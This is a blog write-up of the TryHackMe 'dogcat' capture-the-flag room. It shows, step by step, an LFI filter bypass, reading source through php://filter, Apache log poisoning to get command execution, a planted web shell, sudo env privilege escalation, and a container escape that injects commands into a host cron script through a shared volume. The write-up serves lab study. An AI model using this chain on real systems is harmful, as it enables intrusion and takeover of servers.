> ## Content Index
> Fetch the complete content index at: https://taiwanding.com/llms.txt
> Use this file to discover other available public pages before exploring further.
# TryHackMe dogcat Writeup: LFI to Container Escape
- URL: https://taiwanding.com/en/tryhackme-dogcat-writeup/
- Published: 2025-10-13T08:48:11.000Z
- Updated: 2026-07-15T02:49:57.000Z
- Author: Kevin Chen
- Tags: #en, #en-ctf
## Room Info
- **Platform**: TryHackMe
- **Room name**: dogcat
- **Difficulty**: Medium
- **Goal**: Capture all 4 flags
- **Link**: [https://tryhackme.com/room/dogcat](https://tryhackme.com/room/dogcat?ref=taiwanding.com)
- Note: For this box I had an in-depth discussion with Claude AI about the container escape vulnerability, and I've folded that into the writeup as well. I hope it helps you follow along, since this was also the first box I'd ever tackled that involved a container escape!
## Reconnaissance
### Initial Access
Visiting the site at `http://10.201.126.43/`, I found a simple dog-and-cat image gallery:
```html
dogcat
a gallery of various dogs or cats
```
### Step 1: Discovering a Local File Inclusion (LFI) Vulnerability
1.1 Testing basic LFI
Let's try a basic path traversal:
```
/?view=../../../../etc/passwd
```
**Result**: `Sorry, only dogs or cats are allowed.`
**Analysis**: There's a filter in place — the input must contain the string "dog" or "cat".
1.2 Recon via error messages
Let's try to trigger an error message:
```
/?view=dog'
```
**Error message**:
```
Warning: include(dog'.php): failed to open stream: No such file or directory
in /var/www/html/index.php on line 24
```
**Key findings**:
1. The backend uses the `include()` function
2. It automatically appends a `.php` extension
3. The file lives at `/var/www/html/index.php`
### Step 2: Bypassing Multiple Layers of Filtering
2.1 Bypassing the keyword check
**Attempt 1: path traversal while keeping the keyword**
```
/?view=dog/../../../../../etc/passwd
```
**Result**:
```
Warning: include(dog/../../../../../etc/passwd.php): failed to open stream
```
✅ Successfully bypassed the "dog/cat" check
❌ But a `.php` extension is still being appended
2.2 Bypassing the .php extension restriction
**Attempt 2: use a PHP filter to read the source**
```
/?view=php://filter/convert.base64-encode/resource=dog/../index
```
Success! It returned the base64-encoded source.
**After decoding, we get the core code**:
```php
```
**Major discovery**: the `ext` parameter can override the default `.php` extension!
2.3 Full bypass — reading arbitrary files
**Final payload**:
```
/?view=dog/../../../../../etc/passwd&ext=
```
Set `ext=` to an empty string, and `.php` won't be appended anymore!
**Successfully read** `/etc/passwd`:
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```
### Step 3: Log Poisoning Attack
3.1 Reading the Apache log
```
/?view=dog/../../../../../var/log/apache2/access.log&ext=
```
Success! We can see the log contents, including every HTTP request record.
3.2 Log poisoning — injecting PHP code
**The idea**: the Apache log records the User-Agent, so we can inject PHP code into the User-Agent header.
**Inject it locally with curl**:
```bash
curl "http://10.201.126.43/" -A ""
```
**Check the log**:
```
/?view=dog/../../../../../var/log/apache2/access.log&ext=
```
You'll see our PHP code recorded in the log!
3.3 Testing command execution
```
/?view=dog/../../../../../var/log/apache2/access.log&ext=&cmd=id
```
**Output**: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`
**RCE achieved!** ✅
### Step 4: Setting Up a Persistent Web Shell
4.1 Creating a shell file
To make life easier, let's create a persistent web shell:
```
/?view=dog/../../../../../var/log/apache2/access.log&ext=&cmd=echo '' > /var/www/html/shell.php
```
4.2 Using the web shell
Now we can hit it directly:
```
http://10.201.126.43/shell.php?c=whoami
http://10.201.126.43/shell.php?c=ls -la /var/www/html
```
**A much more convenient way to run commands!**
### Step 5: Capturing Flag 1
With the web shell in place, list the site directory:
```
http://10.201.126.43/shell.php?c=ls -la /var/www/html
```
**Found**:
```
-rw-r--r-- 1 www-data www-data 51 Mar 6 2020 flag.php
```

**Read flag.php**:
```
http://10.201.126.43/shell.php?c=cat /var/www/html/flag.php
```
**Flag 1**: `THM{Redacted}` ✅
### Step 6: Capturing Flag 2
Search for flag files
```
http://10.201.126.43/shell.php?c=find /var/www -name "*flag*"
```
**Found**: `/var/www/flag2_QMW7JvaY2LvK.txt`
**Read it**:
```
http://10.201.126.43/shell.php?c=cat /var/www/flag2_QMW7JvaY2LvK.txt
```
**Flag 2**: `THM{Redacted}` ✅
### Step 7: Privilege Escalation to Root Inside the Container
7.1 Check sudo privileges
```
http://10.201.126.43/shell.php?c=sudo -l
```
**Output**:
```
Matching Defaults entries for www-data on ad9cebb53160:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on ad9cebb53160:
(root) NOPASSWD: /usr/bin/env
```
**Major discovery**: we can run `/usr/bin/env` without a password!
7.2 Escalating via env
`/usr/bin/env` can be used to run arbitrary commands — and here it runs them as root!
Reference: [GTFOBins - env](https://gtfobins.github.io/gtfobins/env/?ref=taiwanding.com)
**Test the escalation**:
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env /bin/bash -c 'whoami'
```
**Output**: `root` ✅
**Now every command can be run as root!**
7.3 Capturing Flag 3
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env /bin/bash -c 'ls -la /root'
http://10.201.126.43/shell.php?c=sudo /usr/bin/env /bin/bash -c 'cat /root/flag3.txt'
```
**Flag 3**: `THM{Redacted}` ✅
### Step 8: Container Escape — Understanding the Environment
8.1 Confirm we're inside a Docker container
```
http://10.201.126.43/shell.php?c=ls -la /
```
**Found**: the `.dockerenv` file exists
```
http://10.201.126.43/shell.php?c=hostname
```
**Output**: `ad9cebb53160` (the classic container-ID format)
**Confirmed**: we're inside a Docker container!
### 8.2 What Is a Container?
#### Containers vs. virtual machines
```
VM architecture:
┌─────────────────────────────────────────────────┐
│ App A │ App B │ App C │
│─────────│─────────│───────── │
│ Guest OS│ Guest OS│ Guest OS (3 full OSes) │
├─────────────────────────────────────────────────┤
│ Hypervisor (VMware, VirtualBox) │
├─────────────────────────────────────────────────┤
│ Host OS │
└─────────────────────────────────────────────────┘
Container architecture:
┌─────────────────────────────────────────────────┐
│ App A │ App B │ App C (app layer only) │
├─────────────────────────────────────────────────┤
│ Docker Engine │
├─────────────────────────────────────────────────┤
│ Host OS ← shared kernel! │
└─────────────────────────────────────────────────┘
```
**Key difference**:
- VMs: each has a full OS, fully isolated
- Containers: share the host's kernel — it's really just **process isolation**
8.3 The container's isolation mechanisms
Docker relies on two Linux features to achieve isolation:
#### 1\. Namespaces
They make each container believe it's a standalone system.
#### 2\. Cgroups (control groups)
They limit the resources a container can use.
**But fundamentally**: a container is just a **special process** on the host!
8.4 What is a container escape?
**Definition**: breaking out of the container's isolation to gain control of the host machine.
```
Normal situation:
┌────────────────────────────────────┐
│ Host │
│ │
│ ┌──────────────────────────┐ │
│ │ Container │ │
│ │ │ │
│ │ You are here (container root) │
│ │ ✗ Can't access the host │ │
│ │ │ │
│ └──────────────────────────┘ │
│ │
│ The real root and flag4 are here! │
└────────────────────────────────────┘
After a container escape:
┌────────────────────────────────────┐
│ Host │
│ │
│ ✓ You broke out! │
│ ✓ You can access the host now! │
│ ✓ You can read /root/flag4.txt! │
└────────────────────────────────────┘
```
### Step 9: Thorough Environment Recon
Before attempting to escape, we need to fully assess which escape vectors might be available.
9.1 Check for a privileged container
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /proc/self/status | grep CapEff
```
**Output**: `CapEff: 00000000a80425fb`
**Analysis**:
- A privileged container's value should be `0000003fffffffff`
- Ours is different → **not a privileged container** ❌
9.2 Check for the Docker socket
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env ls -la /var/run/docker.sock
```
**Result**: the file doesn't exist → **no Docker socket** ❌
9.3 Check the kernel version
```
http://10.201.126.43/shell.php?c=uname -r
```
**Output**: `4.15.0-96-generic`
**Analysis**:
- An Ubuntu 18.04 kernel
- Version > 4.8.3 → the Dirty COW vulnerability doesn't apply ❌
9.4 Check capabilities in detail
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /proc/self/status
```
**Analysis**:
```
CapEff: 00000000a80425fb
Capabilities we have after decoding:
- CAP_CHOWN
- CAP_DAC_OVERRIDE
- CAP_FOWNER
- CAP_SETGID / CAP_SETUID
- CAP_NET_BIND_SERVICE
... (the default Docker set)
Dangerous capabilities we DON'T have:
❌ CAP_SYS_ADMIN (can't do a cgroup escape)
❌ CAP_SYS_MODULE (can't load kernel modules)
❌ CAP_SYS_PTRACE (can't trace processes)
```
9.5 Check mount points
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env mount | grep -v "proc\|sys\|dev"
```
**Found**:
```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/...)
```
**Analysis**: a standard Docker overlay filesystem
9.6 Recon summary
```
╔════════════════════════════════════════════╗
║ Container Escape Assessment Report ║
╠════════════════════════════════════════════╣
║ Privileged container │ ❌ No ║
║ Docker socket mounted │ ❌ No ║
║ CAP_SYS_ADMIN │ ❌ No ║
║ CAP_SYS_MODULE │ ❌ No ║
║ Kernel exploit (Dirty COW) │ ❌ Too new ║
║ Volume mount │ ? TBD ║
╠════════════════════════════════════════════╣
║ Verdict: this is a well-configured container║
║ We need to find another escape path ║
╚════════════════════════════════════════════╝
```
### Step 10: Finding the Container Escape Point
10.1 Check suspicious directories
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env ls -la /opt
```
**Found**:
```
drwxr-xr-x 2 root root 4096 Apr 8 2020 backups
```
**Suspicious**: in a minimal container, `/opt/backups` is very unusual!
10.2 Check the backups directory
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env ls -la /opt/backups
```
**Output**:
```
total 2892
drwxr-xr-x 2 root root 4096 Apr 8 2020 .
drwxr-xr-x 1 root root 4096 Oct 13 07:17 ..
-rwxr--r-- 1 root root 69 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 2949120 Oct 13 07:42 backup.tar
```
**Key observations**:
- `backup.tar` is timestamped `07:42`
- The container started at `07:17`
- **This means something is continually updating that file!**
10.3 Analyze backup.sh
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /opt/backups/backup.sh
```
**Contents**:
```bash
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```
**Important findings**:
- The script lives in the container at `/opt/backups/backup.sh`
- But its target path is `/root/container/backup/backup.tar`
- That path doesn't exist inside the container!
**Conclusion**: this script is being **executed by the host**!
### Step 11: Understanding the Volume Mount Escape
11.1 How a Docker volume mount works
**The command used to start the container** (our guess):
```bash
docker run -v /root/container/backup:/opt/backups ...
↑host path ↑path inside container
```
**Effect**: both paths point to the **same physical location**
```
Host filesystem Container filesystem
────────────────── ──────────────────
/root/ /opt/
└─ container/ └─ backups/ ← mapped here
└─ backup/ ───────────────────────┘
├─ backup.sh (the same file)
└─ backup.tar
```
11.2 The host's cron job
The host has a scheduled task:
```bash
# /etc/crontab (on the host)
* * * * * root /root/container/backup/backup.sh
↑ ↑
as root runs once every minute
```
11.3 Attack flow diagram
```
┌─────────────────────────────────────────────────┐
│ Container │
│ │
│ 1. We modify backup.sh │
│ echo "malicious command" >> /opt/backups/backup.sh │
│ │
│ /opt/backups/backup.sh │
│ │ │
│ │ (Docker volume mount) │
│ ↓ │
└─────────────────────────────────────────────────┘
│
│ the same file
↓
┌─────────────────────────────────────────────────┐
│ Host │
│ │
│ /root/container/backup/backup.sh │
│ │ │
│ │ 2. Cron runs this script on schedule │
│ ↓ │
│ Executed as the host's root! │
│ │ │
│ │ 3. Our injected command runs │
│ ↓ │
│ cat /root/flag4.txt > /root/.../flag4.txt │
│ │ │
│ │ (Docker volume mount) │
│ ↓ │
└─────────────────────────────────────────────────┘
│
│ the same file
↓
┌─────────────────────────────────────────────────┐
│ Container │
│ │
│ 4. We read the result │
│ cat /opt/backups/flag4.txt │
│ │
│ Container escape complete! │
└─────────────────────────────────────────────────┘
```
### Step 12: Executing the Container Escape
12.1 Probe the host environment
**Inject a command into the script**:
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env bash -c 'echo "ls -la /root > /root/container/backup/host_root.txt" >> /opt/backups/backup.sh'
```
**Confirm the change**:
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /opt/backups/backup.sh
```
**New contents**:
```bash
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
ls -la /root > /root/container/backup/host_root.txt
```
12.2 Wait for cron to run
Wait **1–2 minutes** (the host's cron typically runs once a minute).
12.3 Read the host information
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /opt/backups/host_root.txt
```
**Successful output** (the host's /root directory):
```
total 40
drwx------ 6 root root 4096 Apr 8 2020 .
drwxr-xr-x 24 root root 4096 Apr 8 2020 ..
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 5 root root 4096 Mar 10 2020 container
-rw-r--r-- 1 root root 80 Mar 10 2020 flag4.txt ← found it!
...
```
**Container escape successful! We can now read files on the host!** ✅
12.4 Capture the final flag
**Modify the script to read flag4**:
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env bash -c 'echo "cat /root/flag4.txt > /root/container/backup/flag4_content.txt" >> /opt/backups/backup.sh'
```
**Wait for it to run, then read it**:
```
http://10.201.126.43/shell.php?c=sudo /usr/bin/env cat /opt/backups/flag4_content.txt
```
**Flag 4**: `THM{Redacted}` ✅
## Deep Dive Into the Key Techniques
### 1\. Local File Inclusion (LFI) Vulnerability
#### How it works
```php
// Insecure code
include $_GET['file'] . '.php';
// An attacker can:
// 1. Path traversal: ?file=../../../etc/passwd
// 2. Use a wrapper: ?file=php://filter/...
```
### 2\. Log Poisoning Attack
#### The attack flow
```
1. Use LFI to read a log file
↓
2. Inject PHP code into the log
(via User-Agent, Referrer, Cookie, etc.)
↓
3. Include the log file again
↓
4. The PHP code executes → RCE
```
#### Common log locations
```bash
# Apache
/var/log/apache2/access.log
/var/log/apache2/error.log
# Nginx
/var/log/nginx/access.log
/var/log/nginx/error.log
# SSH
/var/log/auth.log
# Mail
/var/log/mail.log
```
### 3\. Sudo Privilege Escalation — /usr/bin/env
#### Why is it dangerous?
`/usr/bin/env` is designed to run commands:
```bash
env VARIABLE=value command args
```
When you have sudo rights over it:
```bash
sudo /usr/bin/env /bin/bash
# You get a root shell directly!
```
### 4\. Container Escape Techniques
#### Volume mount escape (the method used here)
**Scenario**:
```bash
# When the container is started
docker run -v /host/path:/container/path ...
```
**Conditions**:
1. The host has a scheduled task that runs a script inside the mounted directory
2. The container can modify that script
**Exploitation**:
1. Modify the shared script
2. Wait for the host to execute it
3. The command runs on the host
**Pros**: no special privileges required
**Cons**: you have to wait for the scheduled task to fire
## Lessons Learned
### What makes this box valuable to learn from:
1. **Progressive attack chain**: Web → RCE → privesc → escape
2. **Conceptual understanding**: grasping that a container is not a VM
3. **Real-world relevance**: volume mounts are a common misconfiguration
##